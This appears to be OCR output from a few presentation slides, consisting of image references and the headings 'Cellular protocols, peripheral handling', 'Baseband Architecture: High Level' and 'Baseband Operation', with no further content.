
Cellular protocols,
peripheral handling




Baseband Architecture: High Level




Baseband Operation



